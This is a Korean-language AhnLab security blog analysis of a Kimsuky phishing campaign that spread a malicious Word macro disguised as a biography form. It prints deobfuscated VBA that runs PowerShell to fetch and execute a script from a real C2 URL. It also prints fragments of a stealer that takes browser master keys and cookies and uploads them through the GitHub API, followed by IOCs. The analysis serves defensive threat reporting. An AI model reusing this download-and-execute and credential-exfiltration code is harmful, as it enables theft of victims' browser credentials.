Kimsuky 그룹, 약력 양식 파일로 위장한 악성코드 유포 (GitHub)

asec.ahnlab.com/ko/50275/

By Vanish 2023년 3월 23일

AhnLab Security Emergency response Center(ASEC)에서는 특정 교수를 사칭하여 약력 양식 내용으로 위장한 워드 문서를 이메일을 통해 유포한 것을 확인했다.

확인된 워드 문서의 파일명은 **'[붙임] 약력 양식.doc'**이며 문서에는 암호가 설정되어 있는데 이메일 본문에 비밀번호가 포함되어 있다.


보낸 사람
제목
교수입니다.
받는 사람
답장
전체 답장
전달
기타
안녕하세요. 교수입니다.
님과 토론하고 이렇게 연락을 드립니다.
제가 개인사정으로 해외출장이 계획되어 있습니다.
돌아와서 회의준비를 하려면 시간이 촉박해서 그러니 원할한 준비를 위해 발표자분들과 토론자분들께 몇가지 요청사항을 말씀 드립니다.
1. 아직 발표주제가 미정인 분들은 오늘까지 발표주제를 알려주시기 바랍니다.
2. 가능하시다면 발표문을 까지 보내주시기 바랍니다.
3. 참가자분들의 간단한 약력이 필요되어 그러니 첨부한 양식에 기재해주셔서 내일까지 보내주시면 감사하겠습니다. (비번:
)
이상입니다.
감사합니다.
안녕히 게십시오.
올림
첨부 파일: [붙임] 약력 양식.doc 42.5 KB
저장

그림 1. 메일 원문


[붙임] 약력 양식.doc [호환 모드] - Word
파일
홈
삽입
디자인
레이아웃
참조
편지
검토
보기
입력하세요...
로그인
공유
붙여넣기
클립보드
맑은 고딕(제목)
10
글꼴
단락
스타일
편집
보안 경고 매크로를 사용할 수 없도록 설정했습니다.
콘텐츠 사용
(1) 인적사항
소 속
직 책
성 명
생년월일
연락처
사무실 :
e-mail
휴대전화 :
(2) 학력사항(대학교 이상 기재)
1/2 페이지
35개 단어
영어(미국)
100%

그림 2. 워드 문서 본문 내용 중 일부



그림 3. 문서 속성

워드 문서 내에 악성 VBA 매크로가 포함되어 있으며 매크로 활성화 시 PowerShell을 통해 C2에 접속하여 추가 스크립트를 다운로드 및 실행한다.

```
bmvkdlfdjklfasfw = "powershell.exe"
bmvkdlfdjklfasfw = Replace(bmvkdlfdjklfasfw, pwoekdsfw, "")
oeioiwaofsodaf = "[string]$f={(Nwraew-Objwraect "
oeioiwaofsodaf = Replace(oeioiwaofsodaf, pwoekdsfw, "")
bncsaksfefw = "Newrat.WebwraCliwraewrant).Doweilsdjfeng"
bncsaksfefw = Replace(bncsaksfefw, pwoekdsfw, "")
bncmdoeofafe = "('http://hmcks.realma.r-e.kr/gl/ee.txt')"
bncmdoeofafe = Replace(bncmdoeofafe, pwoekdsfw, "")
bmcnskawew = "};$j=$f.Replace('wra','');$u=$j.Replace('eilsdjfe',"
bmcnskawew = Replace(bmcnskawew, pwoekdsfw, "")
bmkfcnvksdfkajw = "'nloadstri');$x=iex $u;iex $x"
bmkfcnvksdfkajw = Replace(bmkfcnvksdfkajw, pwoekdsfw, "")
peoskawefgea = oeioiwaofsodaf + bncsaksfefw + bncmdoeofafe + bmcnskawew + bmkfcnvksdfkajw

ieoalsdfasfefafawe.ShellExecute bmvkdlfdjklfasfw, peoskawefgea, "", "open", 0

End Sub
```
그림 4. 악성 VBA 매크로 코드 일부 (난독화 제거)

최종적으로 실행되는 악성코드 유형은 **뉴스 설문지로 위장하여 유포 중인 악성 워드 문서**에서 확인된 유형과 일치하며 브라우저에 저장된 정보를 수집한다.

```
function main
{
    Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -Force

    $ChromedataPath = "$($env:LOCALAPPDATA)\\Google\\Chrome\\User Data"
    $EdgedataPath = "$($env:LOCALAPPDATA)\\Microsoft\\Edge\\User Data"
    $NaverWhaledataPath = "$($env:LOCALAPPDATA)\\Naver\\Naver Whale\\User Data"

    Add-Type -AssemblyName System.Security

    $masterkey = Get-MasterKey ($ChromedataPath)
    $outFile_masterkey = "$env:APPDATA\masterkey.txt"
    Add-Content -Path $outFile_masterkey -Value ("Chrome : " + $masterkey)

    $masterkey = Get-MasterKeyJSON ($ChromedataPath)
    Add-Content -Path $outFile_masterkey -Value ("Chrome : " + $masterkey)

    $masterkey = Get-MasterKey ($EdgedataPath)
    Add-Content -Path $outFile_masterkey -Value ("msedge : " + $masterkey)

    $masterkey = Get-MasterKeyJSON ($EdgedataPath)
    Add-Content -Path $outFile_masterkey -Value ("msedge : " + $masterkey)

    $masterkey = Get-MasterKey ($NaverWhaledataPath)
    Add-Content -Path $outFile_masterkey -Value ("NaverWhale : " + $masterkey)
```

그림 5. 최종 스크립트 코드 일부

하지만, FTP를 이용하여 사용자 정보를 유출하는 이전 코드와는 달리 GitHub API를 이용해 특정 Repository로 전송하는 변형 스크립트인 것을 확인했다.

```powershell
[Net.ServicePointManager]::SecurityProtocol +='tls12'

function git-uploadfile {
    param (
        $token,
        $message = '',
        $file,
        $owner,
        $repo,
        $path = '.\',
        $sha,
        [switch]$force
    )

                ●●●


function CookieCopyFile ($Array)
{
    if (!(Test-Path -Path $Array[0])) {return $False}

    $Files = Get-ChildItem -File -Path $Array[0] -Recurse -Include "Cookies"
    if($Files)
    {
        for ($i = 0; $i -lt $Files.Count; $i++)
        {
            $destFileName = $env:APPDATA + "\Cookies_" + $Array[1] + $i
            Copy-Item $Files[$i] -Destination $destFileName -Force
            git-uploadfile -token 'g                                    0' -file $
                destFileName -owner          -repo      -path          -force
            del $destFileName
        }
    }
}
```

그림 6. Github API를 통해 수집한 정보 전송 (최종 스크립트 코드 일부)

해당 GitHub Repository에는 피해자로부터 수집한 정보로 추정되는 정보들이 업로드되어 있는 상태이다.



그림 7. GItHub에 업로드된 정보

또한, 최근 Red Eyes 공격 그룹(also known as APT37, ScarCruft)도 GitHub를 악성코드 유포지로 활용하는 사례도 확인되었다. **(아래 References 참고)**

이처럼 공격에 사용되는 스크립트가 지속적으로 변하고 있기 때문에 사용자의 각별한 주의가 필요하다.

[파일 진단]
Downloader/DOC.Generic **(2023.02.22.02)**
Trojan/PowerShell.FileUpload.S2023 **(2023.02.25.00)**

[IOC]

MD5
A25ACC6C420A1BB0FDC9456B4834C1B4
393CBA61A23BF8159053E352ABDD1A76

C2
hxxp://hmcks.realma.r-e[.]kr/gl/ee.txt

[References]

1) https://blog.sekoia.io/peeking-at-reaper-surveillance-operations-against-north-korea-defectors/

2) https://thehackernews.com/2023/03/scarcrufts-evolving-arsenal-researchers.html

연관 IOC 및 관련 상세 분석 정보는 안랩의 차세대 위협 인텔리전스 플랫폼 'AhnLab TIP' 구독 서비스를 통해 확인 가능하다.

Categories:악성코드 정보

Tagged as:ASEC,북한,김수키,보안,Github,킴수키,피싱,악성코드,약력 양식,Kimsuky,phishing